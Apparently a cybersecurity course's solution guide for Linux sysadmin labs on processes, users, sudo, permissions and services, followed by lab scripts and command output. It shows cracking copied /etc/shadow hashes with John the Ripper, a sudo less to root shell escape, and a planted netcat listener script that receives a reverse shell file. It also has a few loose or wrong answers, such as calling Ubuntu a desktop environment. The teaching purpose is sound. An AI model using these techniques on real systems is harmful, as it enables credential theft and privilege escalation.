Linux SysAdminFundamentals

Introduction to Linux:

File: Distro Research:

Questions & Answers

1. Which distribution is most flexible and best suited for day-to-day and administrative tasks?
    - **Solution**: Ubuntu
2. Which distribution is built specifically for penetration testers?
    - **Solution**: Kali
3. Which distributions would you use to set up a web or data server?
    - **Solution**: Really, you could use any of them, however, Ubuntu Server and Fedora Server both have easy-to-configure web services. If you wanted to do things more manually, you could use Debian or CentOS.
4. What is the most widely used Linux desktop environment?
    - **Solution**: Ubuntu

Bonus Questions & Answers

1. What is a "headless server"?
    - **Solution**: A command line-only server without a desktop environment.
    - 1a. Does Ubuntu make a headless server variant? What about Fedora? CentOS?
        - **Solution**: Yes, all three of them do.
2. What distribution is Ubuntu based on? What about Kali?
    - **Solution**: They are both based on Debian.
3. Which distribution is CentOS based on? What about Fedora?
    - **Solution**: They are both based on Red Hat.
4. What is SELinux? Which distributions implement SELinux by default?

- **Solution**: SELinux is a built-in file permissions security enhancement developed by the NSA. CentOS and Fedora have it implemented by default.

5. If you were deciding between versions of Ubuntu Server and wanted one that will remain stable over time, which version would you choose?
    - **Solution**: You would choose the "Long Term Support" or *LTS* version. The latest version is one that will have continual updates and changes. The *LTS* version will remain stable and only changes about once a year.
6. What are some security implications of using free and open source software or forks of popular Linux distributions?
    - **Solution**: As demonstrated in the Mint OS article, *open source* means that anyone can contribute. This makes it somewhat easy for an attacker with programing skills to attack. Because of this users, must be vigilant about where they get their software.

Summary

Note the following takeaways from this activity:

- Most Linux distributions are forks of Debian or Red Hat.
- Ubuntu is the most common general-purpose Linux distribution, while Kali is designed specifically for security professionals.

With these distros, you can accomplish most anything you need with Linux.

File: Linux Landmarks:

Setup

To set up this activity, you will need to run this command: sudo bash /home/instructor/Documents/setup_scripts/instructor/landmarks_review.sh

- Ignore any rm: cannot remove errors you find.

Solutions

Log into the lab environment with the username sysadmin and password cybersecurity.

1. Create a research directory in your home folder.
    - Run cd /home/sysadmin/.
    - Run mkdir research.
2. Access the /var/log directory; check to see if the auth.log exists, as you need this to check for suspicious logins.
    - Run ls /var/log/auth.log

    - This will confirm the file exists.
3. Access your personal home directory; check to see if you have a Desktop and Downloads directory.
    - Run ls /home/sysadmin/.
    - The Desktop and Downloads directories will appear.
4. Access the binary directory; check to see if you can find cat and ps binary files.
    - Run ls /bin/cat.
    - Run ls /bin/ps.
    - This will confirm the files exist.
5. Check to see if there are any scripts in temporary directories, as those may be suspicious.
    - Run ls /tmp.
    - This directory contains a shell script called str.sh. This file is out of place, and should be noted for later analysis.
6. Check that the only users with accounts in the /home directory are adam, billy, instructor, jane, john max, sally, student, sysadmin and vagrant. There should not be additional directories. Note any other users that you see.
    - Run ls /home.
    - This revealed home folders named jack and http.

Process Investigation:

The goal of this activity was to identify resource draining services affecting our system. More specifically this activity required the following steps:

- Use top to monitor for suspicious processes.
- Use ps to check what processes are running.
- Identify a suspicious process.
- Research signal flags used with the kill command.
- Use the appropriate kill signal to stop the suspicious process.

---

1. During the last activity, you found a script file in a strange location on the system. Review the contents of this script file to get an idea of what commands you might be searching for.

- List all the running processes in real time.
    - Solution: top
- Review the help menu for this command and get a few ideas of what you want to investigate.
    - Solution: man top
- Highlight the column that you are sorting by.
    - Solution: You can enable column highlighting and sorting by pressing the x key. By default, the %CPU column is highlighted and sorted by highest CPU usage.

2. To get an idea of how the system is currently running, answer these questions:

Note: Answers will vary by machine. We'll use the following example image to answer these questions


- How many tasks have been started on the host?
    - Solution: 250
- How many of these are sleeping?
    - Solution: 0
- Which process uses the most memory?
    - Solution: gnome-shell

3. Search all running processes for a specific user.

- Review all the processes started by the root or sysadmin user.
    - Solution type: u followed by the name of the user.
- Sort by other users on the system that may be of interest.

Hint: In the previous exercise, you found a home folder for a user who should not be on this system. Is that user running processes?

- Solution: Jack is running the stress-ng processes



Bonus

4. Next, take a static "snapshot" of all currently running processes, and save it to a file in your home directory with the name currently_running_processes.
    - Use the flag to list all processes that have a TTY terminal.
        - Solution: ps aux >> ~/currently_running_processes
    - In the short list of output, do you notice any processes that appear suspicious?
        - Solution: Yes, Jack is running a process stress0ng --matrix 0 --times. These commands intentionally stress the system and consume resources which could result in a Denial of Service from the server.

5. Identify the ID of any suspicious process. Stop that process with the kill command.
    - Solution: Run kill <PID number> or kill 4714 4715.
6. Kill all processes launched by the user who started the command you just stopped.
    - Use Google and the man pages to identify a command and flag that will let you stop all processes owned by a specific user.

- Solution: sudo killall -u jack.

Installing Packages:

To install the packages emacs, cowsay, and fortune, we need to use the command apt with the following syntax:

sudo apt install <package>

- emacs is a traditional file editor.
- cowsay is a utility that takes in input, and displays a cow repeating it.
- fortune is a utility that will give you a random proverb that may be interesting to the user.

Instructions

1. Each time you install a package, apt will ask for permission to acquire the disk space needed to install the package.
- Use the man pages to find the flag that lets you automatically answer yes to any prompts that come up when installing a package:
    - Run man apt
    - The flag is sudo apt -y install <package name>.

To install the remaining packages, run the following commands:

- sudo apt -y install cowsay
- sudo apt -y install fortune

2. Next we will want to use our new packages. Use the following commands to run your new utilities:
    - emacs will open your new text editor.
    - cowsay hello will start a new line with a cow saying "hello."
    - fortune will give you a new and interesting proverb for the day.

Bonus

- Is there a way to install multiple packages with a single command?
    - Yes. Include each package name in the command, separated by a space:

sudo apt -y install emacs cowsay fortune

- Combine the cowsay and fortune utility by running the following command:
    - fortune | cowsay

Linux Access Controls:

Let's Talk to John:

In this activity, you used the program john the ripper to crack the passwords for several users on the system.

Solutions

1. Make a copy of the /etc/shadow file in your /home/sysadmin directory. Name the copy: "shadow_copy"
    - cd /home/sysadmin
    - sudo cp /etc/shadow shadow_copy
2. Use Nano to edit your "shadow_copy" file to leave only the rows for the following users you will crack: Jack, Adam, Billy, Sally, Max
    - Run sudo nano shadow_copy and delete all extra lines that are not the above users.
    - Note: ctrl-k will delete the current line in Nano.
    - Your edited file should be similar to this:
    - max:6WhPNYTYJx2jx25x$QWy.....
    - billy:6Q.zRCddM9cwb5YUJh.....

jack:6ilIqVoXkja6GG8PK$t....

3. Run sudo john shadow_copy.
4. This will take some time, but let John the Ripper run, and take note of any passwords you find.
    - You should be able to crack the following passwords fairly quickly:
        - jack : lakers
        - adam : welcome
        - billy: football
        - sally : 123456
        - max : welcome

Note: Since we use sudo cp /etc/shadow shadow_copy, shadow_copy will be owned by root, and have the same permissions as the original.
Therefore, we have to use sudo nano and sudo john. Alternatively, we could have changed the ownership of shadow_copy with sudo chown sysadmin:sysadmin shadow_copy, and then not have to use sudo for nano or john.

Sudo Wrestling:

1. Print the name of your current user to the terminal.

- Run whoami

2. Determine what sudo privileges the admin user has.

- Run sudo -l

3. Record in a text document inside your research folder what sudo access the users on the system have.

- Run sudo -lU <username> >> ~/research/sudo_access.txt

4. Find a user that has sudo access for the less command and complete the following:

- Run: sudo -lU <username>
    - Note: Alternatively, we can run sudo grep less /etc/sudoers
- Switch to that user by using the password you found in the previous activity.
    - Run: sudo su max (password: welcome)
- Verify the vulnerability by dropping from less into a root shell.
    - Run sudo less shopping_list.txt *then* !bash.
- Exit back to the command line.
    - Run exit to exit back into less. Run q to quit less.
- Search this user's files for anything suspicious.
    - Run: ls -a /home/max to reveal a copy of .rev_shell.sh.
- Exit that user.
    - Run: exit

Bonus

5. From the sysadmin user, switch to the root user.

- Run: sudo su

6. Check the sudoers file to determine if there are any users listed with sudo privileges.
    - Run: less /etc/sudoers
    - Note: grep less /etc/sudoers is a better command!
    - Note: Since we are root, we don't need sudo!
7. Edit the sudoers file so that only the admin user has access.

- Run visudo and remove user max from sudo access.
- You should remove the following line:

max ALL=(ALL) /usr/bin/less

8. Check that your changes to the sudoers file worked.
    - Run su max *and* attempt sudo less somefile.

Note: Remember, it's always better to use sudo as opposed to su. We use su here only as a demonstration.

- ⚠️ **Trouble Shooting:** If the sudoers file becomes damaged, it could stop you from using sudo at all. To troubleshoot this, follow the thread here: Ask Ubuntu: How to modify an invalid etc sudoers file

Users and Groups:

1. Display your UID, GID, and other permissions info.
    - Run: id
2. Use the same command to display the UID, GID, and permissions info for each user on the system.
    - You can learn what these usernames are by running id <username>.
- Record the output from this series of commands to a new file in your research folder.
    - Run: id <username> >> ~/research/user_ids.txt
3. Print the groups you and the other users belong to.
    - Run: groups <username>
- Record the output from this series of commands to a new file in your research folder.
    - Run: groups <username> >> ~/research/user_groups.txt
4. Document in your research folder anything suspicious related to any of the users.
    - You should find that the user jack is part of the sudo group.
    - To remove them from the sudo group, run sudo usermod -G jack jack.
- Remove any users from the system that should not be there.
    - Run: sudo deluser --remove-home jack
6. Verify that all non-admin users are part of the group developers. If the developers group doesn't exist, create it and add the users.
    - Run: sudo addgroup developers and sudo usermod -G developers <username>

7. The users adam, billy, sally and max should only be members of the developers group and their own groups. If you find any groups other than this, document the group and remove it.
    - Run: sudo delgroup hax0rs

Managing Permissions and Services:

Permissions

Start by inspecting the file permissions on each of the files listed, and determine if they are already set correctly or if you need to change the permissions.

- Run: ls -l <file1> <file2> <file3>

1. Set permissions 600 on /etc/shadow (rw for root only).
    - Running ls -l /etc/shadow indicates that the permissions are set to 640.
    - Run: sudo chmod 600 /etc/shadow
2. Set permissions 600 on /etc/gshadow (rw for root only).
    - Running ls -l /etc/gshadow indicates that the permissions are set to 640.
    - Run: sudo chmod 600 /etc/gshadow
3. Set permissions 644 on /etc/group (rw for root and r for all others).
    - Running ls -l /etc/group indicates that the permissions are already set to 644.
4. Set permissions 644 on /etc/passwd (rw for root and r for all others).
    - Running ls -l /etc/passwd indicates that the permissions are already set to 644.

Bonus

5. Verify all accounts have passwords.
    - Running sudo grep root /etc/shadow indicates that the root user doesn't have a password.
    - We want to verify that each account has a password hash and not a ! in the second field of each listing in the /etc/shadow file. ! indicates that there is no password set for that user.
    - Notice that if simply grep for '!', we can quickly determine if other users have no password, rather than manually inspecting the shadow file. sudo grep "!" /etc/shadow
6. Verify that no users have UID of 0 besides root. If you find one that does, change it's UID to any value greater than 1000.

- We are examining the third field of each line in the /etc/passwd file. Only the root user should have a 0 in this field, and everything else should have a value greater than 1000 if it's a person, and less than 1000 if it's a service user.
- Running sudo less /etc/passwd indicates that the user adam also has a UID of 0.
- Note: A cleaner but trickier solution is to run grep "x:0" /etc/passwd. This requires first recognizing that the user ID is preceded by "x:"
- Run sudo nano /etc/passwd to change the UID from 0 to something greater than 1000, and that is **not in use** by another user!

7. Add a list of your findings to your research directory.
    - Run nano ~/research/permissions.txt to create a document to store your findings, including everything from above.

Managing Services

This activity was an audit of the services running on this server. To complete this activity, you needed to:

- Identify the services in the list that are installed and running on the machine.
- Stop each service.
- Disable each service.
- Uninstall each service.

Run systemctl -t service --all to determine which services are running. The following services from the list are listed as present on the server:

- vsftpd.service (FTP)
- apache2.service (HTTP)
- nginx.service (HTTP)

Bonus

- xinetd.service (Telnet)
- dovecot.service (IMAP or POP3)

These services can help attackers gain access to the server, and none of them are necessary for the server to function properly.

- To stop a service:
    - Run sudo systemctl stop <service_name>
- To verify the service is stopped:
    - Run systemctl status <service_name>

-Note: You can run systemctl against multiple services like this: systemctl status <service_name_1> <service_name_2>. You can start, stop, enable, and disable multiple services at once too.

- To disable the service:
    - Run sudo systemctl disable <service_name>

Note: Do not actually disable nginx or apache2 from the system because they are needed later.

- To remove the service from the system:
    - Run sudo apt remove <service_name>

Note: Do not actually remove nginx or apache2 from the system because they are needed later.

Service Users

In the previous activity, we stopped and removed a few old services from the system. In this activity, we removed those users from the system and added a new service user for tripwire.

To complete this activity, we needed to:

- Use the deluser command to remove lingering service users.
- Use the adduser command with the correct flags to create a new tripwire user.
- Edit the sudoers file to allow the tripwire user to run tripwire with sudo.
- Change the tripwire permissions to only allow the owner of tripwire to run the service.

Note: These steps are not always needed, as most services create their own user when the package is installed.

Solution

Note: The bonus solution is included.

1. The first step is to remove any service users associated with the following services: ftp and dovecot:
    - We can quickly find these users with grep "ftp\|dove" /etc/passwd
    - To remove the service users, run sudo deluser --remove-all-files <username> for each user.
        - For example, sudo deluser --remove-all-files dovecot
2. We will create a tripwire user that will be dedicated to running Tripwire:
    - Run sudo adduser --system --no-create-home tripwire
    - Run id tripwire and verify that the UID is less than 1000.

- Run ls /home to verify there is no tripwire home folder.

Remember, we can observe password entries in the /etc/shadow file.

- Run sudo tail /etc/shadow

The * in the password field for the Tripwire user means the user is locked without a password.

- Run sudo tail /etc/passwd

Note that usr/sbin/nologin is at the end of the Tripwire line.

3. We will add a line to the sudoers file in order to allow this user to run only tripwire using sudo privileges.
    - Run sudo visudo
    - Add tripwire ALL= NOPASSWD: /usr/sbin/tripwire to the user section of the file and save it.
    - The section should be as follows:
    - # User privilege specification
    - root ALL=(ALL:ALL) ALL

tripwire ALL= NOPASSWD: /usr/sbin/tripwire

4. We will change the permission of the tripwire program to only allow the owner to execute it.
    - Run which tripwire to locate the tripwire package.
    - Run sudo chmod 700 /usr/sbin/tripwire
    - Run ls -l /usr/sbin/tripwire to verify.

Resources:

Vagrantfile:

```
# -*- mode: ruby -*-

# vi: set ft=ruby :


Vagrant.configure("2") do |config|

  config.vm.define "linux" do |linux| # Name the machine

    linux.vm.box = "cybersecurity/desktop-base-vm" # Basic desktop machine

    linux.ssh.insert_key = false # Set to false because we would use Ansible for this
```

```
  linux.vm.synced_folder ".", "/vagrant"

  # Forwarded Port is used to test xRDP
  linux.vm.network "forwarded_port", guest: 3389, host: 3389
  linux.vm.network "private_network", type: "dhcp" # Give the machine internet access

  linux.vm.provider "hyperv" do |hv| # Specify Hyper V VM
    hv.memory = 4096
    hv.cpus = 2
  end

#   linux.vm.provider "virtualbox" do |vb| # Specify Virtual Box for VM (only runs if hyper v is not present)
#     vb.gui = true
#     vb.memory = 4096
#     vb.cpus = 2
#   end
 end

 config.vm.provision "ansible_local" do |ansible| # configure 'ansible' provisioning (as opposed to a shell script)
  ansible.verbose = "v" # Turn verbose mode on so you can see the Ansible plays running
  ansible.playbook = "provisioners/main.yml" # path to Ansible role main.yml

  # Required for GitHub Role
  ansible.extra_vars = {
    GITHUB_USERNAME: ENV["GITHUB_USERNAME"],
    GITHUB_ACCESS_TOKEN: ENV["GITHUB_ACCESS_TOKEN"]
  }
```

end

end

a9xk.sh :

#!/bin/bash

sudo stress --cpu 8 --vm 1 --io 3 --vm-bytes 256 2> /dev/null &

listen.sh :

#/bin/bash

nc -lvp 4444 > /tmp/rev_shell.sh &

renice -n 1 $(pidof nc)

str.sh:


#!/usr/bin/env bash

stress-ng --matrix 0 --times


yes

Images:


Stress.png




adduser.png




bintail.png




groups_example.png



long_listing.png



newgroups.png



no_world.png

```
root@e2fdb5ee44a7:/tmp# chmod u+x,g=rw,o= permissions_file
root@e2fdb5ee44a7:/tmp# ls -l
total 0
-rwxrw---- 1 root root 0 Jan  4 18:15 permissions file
```

octal_notation.png

```
root@e2fdb5ee44a7:/tmp# chmod 444 permissions_file
root@e2fdb5ee44a7:/tmp# ls -l
total 0
-r--r--r-- 1 root root 0 Jan  4 18:15 permissions_file
root@e2fdb5ee44a7:/tmp# chmod 666 permissions_file
root@e2fdb5ee44a7:/tmp# ls -l
total 0
-rw-rw-rw- 1 root root 0 Jan  4 18:15 permissions_file
root@e2fdb5ee44a7:/tmp# chmod 754 permissions_file
root@e2fdb5ee44a7:/tmp# ls -l
total 0
-rwxr-xr-- 1 root root 0 Jan  4 18:15 permissions_file
```

perms.rev.1.png

```
root@e2fdb5ee44a7:/Documents# mkdir GroupFAQs PrivateData
root@e2fdb5ee44a7:/Documents# ls -l
total 12
drwxr-xr-x 2 root root 4096 Jan  4 18:39 GroupFAQs
drwxr-xr-x 2 root root 4096 Jan  4 18:39 PrivateData
drwxr-xr-x 2 root root 4096 Jan  4 17:58 Records
```

perms.rev.2.png

```
root@e2fdb5ee44a7:/Documents# cd PrivateData/
root@e2fdb5ee44a7:/Documents/PrivateData# touch file.one file.two file.three
root@e2fdb5ee44a7:/Documents/PrivateData# chmod g=,o= *
root@e2fdb5ee44a7:/Documents/PrivateData# ls -l
total 0
-rw------- 1 root root 0 Jan  4 18:40 file.one
-rw------- 1 root root 0 Jan  4 18:40 file.three
-rw------- 1 root root 0 Jan  4 18:40 file.two
```

perms.rev.3.png

```
root@e2fdb5ee44a7:/Documents/GroupFAQs# touch file.one file.two file.three
root@e2fdb5ee44a7:/Documents/GroupFAQs# chmod g=r,o= *
root@e2fdb5ee44a7:/Documents/GroupFAQs# ls -l
total 0
-rw-r----- 1 root root 0 Jan  4 18:41 file.one
-rw-r----- 1 root root 0 Jan  4 18:41 file.three
-rw-r----- 1 root root 0 Jan  4 18:41 file.two
```

perms.rev.4.png

```
root@e2fdb5ee44a7:/Documents# chmod -R g+w GroupFAQs/
root@e2fdb5ee44a7:/Documents# ls -l GroupFAQs/
total 0
-rw-rw---- 1 root root 0 Jan  4 18:41 file.one
-rw-rw---- 1 root root 0 Jan  4 18:41 file.three
-rw-rw---- 1 root root 0 Jan  4 18:41 file.two
```

ps_a.png

```
Resources$ ps a
  PID TTY      STAT   TIME COMMAND
  529 tty7     SLs+   1:43 /usr/bin/qubes-gui
  616 hvc0     Ss+    0:00 /sbin/agetty --keep-baud 115200,38400,9600 hvc0 vt220
  619 tty1     Ss+    0:00 /sbin/agetty --noclear tty1 linux
  987 tty7     S+     0:00 /usr/bin/qubes-gui-runuser user /bin/sh -l -c exec /usr/
11015 pts/0    S+     0:00 tmux
11018 pts/1    Ss     0:00 -bash
11047 pts/2    Ss     0:00 -bash
16128 pts/2    Sl+    0:04 /usr/bin/perl /usr/bin/shutter
16237 pts/1    S      0:00 sudo stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16239 pts/1    S      0:00 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16240 pts/1    R      3:36 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16241 pts/1    D      0:12 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16242 pts/1    R      3:33 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16243 pts/1    R      3:35 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16244 pts/1    D      0:12 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16245 pts/1    R      3:33 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16246 pts/1    D      0:12 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16247 pts/1    R      3:35 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16248 pts/1    R      3:35 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16249 pts/1    R      3:31 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16250 pts/1    R      3:34 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16251 pts/1    R      3:34 stress --cpu 8 --vm 1 --io 3 --vm-bytes 256
16569 pts/1    R+     0:00 ps a
24284 pts/0    Ss     0:00 bash
Resources$
```

top_basic.png

```
top - 17:44:25 up 1 day,  4:51,  0 users,  load average: 0.26, 0.23, 0.22
Tasks: 207 total,   1 running, 159 sleeping,   1 stopped,   1 zombie
%Cpu(s):  0.7 us,  0.3 sy,  0.0 ni, 95.8 id,  0.2 wa,  0.4 hi,  0.1 si,  0.3 st
KiB Mem :  7956892 total,   657880 free,  4341188 used,  2957824 buff/cache
KiB Swap:  1048572 total,  1048060 free,      512 used.  3058716 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
 1393 user      20   0 1732628 274424 126148 R   4.0  3.4  16:38.50 atom
  706 user      20   0  458396 128376  30016 S   1.7  1.6  19:27.32 Xorg
 3918 user      20   0 1228896 377836  77984 S   1.7  4.7  25:37.19 brave
 1440 user      20   0 3576432 375108 166432 R   1.3  4.7  20:59.32 atom
 2523 user      20   0 5216108 550280 102988 S   1.3  6.9 164:53.91 zoom
27785 user      20   0  782660  97724  36276 R   1.0  1.2   0:00.83 shutter
  541 root      20   0   72816   4108   3496 S   0.7  0.1   5:35.78 qubes-gui
 1310 user      20   0  783588  37744  27776 S   0.7  0.5   0:04.23 gnome-terminal-
 2766 user      20   0 1093232 379144  82648 S   0.7  4.8  20:31.01 brave
  506 root      20   0   27448    236      0 S   0.3  0.0   0:56.57 meminfo-writer
  824 user      20   0  361512  13888   5456 S   0.3  0.2   0:40.03 ibus-daemon
  842 user      20   0  546620  50560  37436 S   0.3  0.6   0:13.44 ibus-ui-gtk3
  862 user      20   0   44992   3460   3108 S   0.3  0.0   0:00.62 dbus-daemon
 1010 user      20   0 1338860 294312 142428 S   0.3  3.7  19:25.48 brave
 3995 user      20   0  827964 167064  84400 S   0.3  2.1   2:29.04 brave
31040 user      20   0 2140292 523184 223592 S   0.3  6.6   1:35.01 slack
31554 user      20   0 2099492 502208 204208 S   0.3  6.3   1:20.18 slack
```

top_bottom.png

```
  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
31554 user      20   0 2102260 504808 206648 S   6.6  6.3   1:20.60 slack
 1010 user      20   0 1339916 295392 143484 S   3.7  3.7  19:25.84 brave
  706 user      20   0  473756 129772  31412 S   3.3  1.6  19:29.02 Xorg
 1047 user      20   0  679156 155824 103140 S   3.0  2.0  16:07.86 brave
 1608 user      20   0 2059632 202464 114372 S   2.3  2.5   7:21.20 slack
 3721 user      20   0  773488 129468  93236 S   2.0  1.6   0:01.29 brave
 2523 user      20   0 5216108 550280 102988 S   1.7  6.9 164:54.60 zoom
 3918 user      20   0 1228896 378548  77984 S   1.3  4.8  25:37.72 brave
  541 root      20   0   72816   4108   3496 S   1.0  0.1   5:36.15 qubes-gui
 1393 user      20   0 1732116 274076 125828 S   0.7  3.4  16:38.75 atom
  893 user      20   0  696512 663172   5684 S   0.3  8.3   0:08.52 icon-sender
 1646 user      20   0  567020  77032  55912 S   0.3  1.0   0:03.31 slack
 2766 user      20   0 1095280 379392  82648 S   0.3  4.8  20:31.15 brave
 3995 user      20   0  827964 167592  84400 S   0.3  2.1   2:29.23 brave
27891 user      20   0   44976   3860   3116 R   0.3  0.0   0:00.15 top
```

top_highlighted.png

```
top - 18:18:03 up 1 day,  5:24,  0 users,  load average: 0.37, 0.37, 0.28
Tasks: 205 total,   4 running, 158 sleeping,   1 stopped,   1 zombie
%Cpu(s):  1.5 us,  0.3 sy,  0.0 ni, 96.5 id,  1.1 wa,  0.3 hi,  0.0 si,  0.2 st
KiB Mem :  7956892 total,   429992 free,  4573212 used,  2953688 buff/cache
KiB Swap:  1048572 total,  1048060 free,      512 used.  2827552 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
 1608 user      20   0 2059424 202536 114424 S   1.3  2.5   7:28.70 slack
 2523 user      20   0 5216108 550288 102988 S   1.3  6.9 165:23.85 zoom
 3918 user      20   0 1228276 384356  77984 S   1.3  4.8  26:03.45 brave
31554 user      20   0 2106660 509480 206816 S   1.3  6.4   1:27.28 slack
  706 user      20   0  475228 131264  31432 R   0.9  1.6  19:44.91 Xorg
31040 user      20   0 2140804 524168 223592 S   0.9  6.6   1:37.23 slack
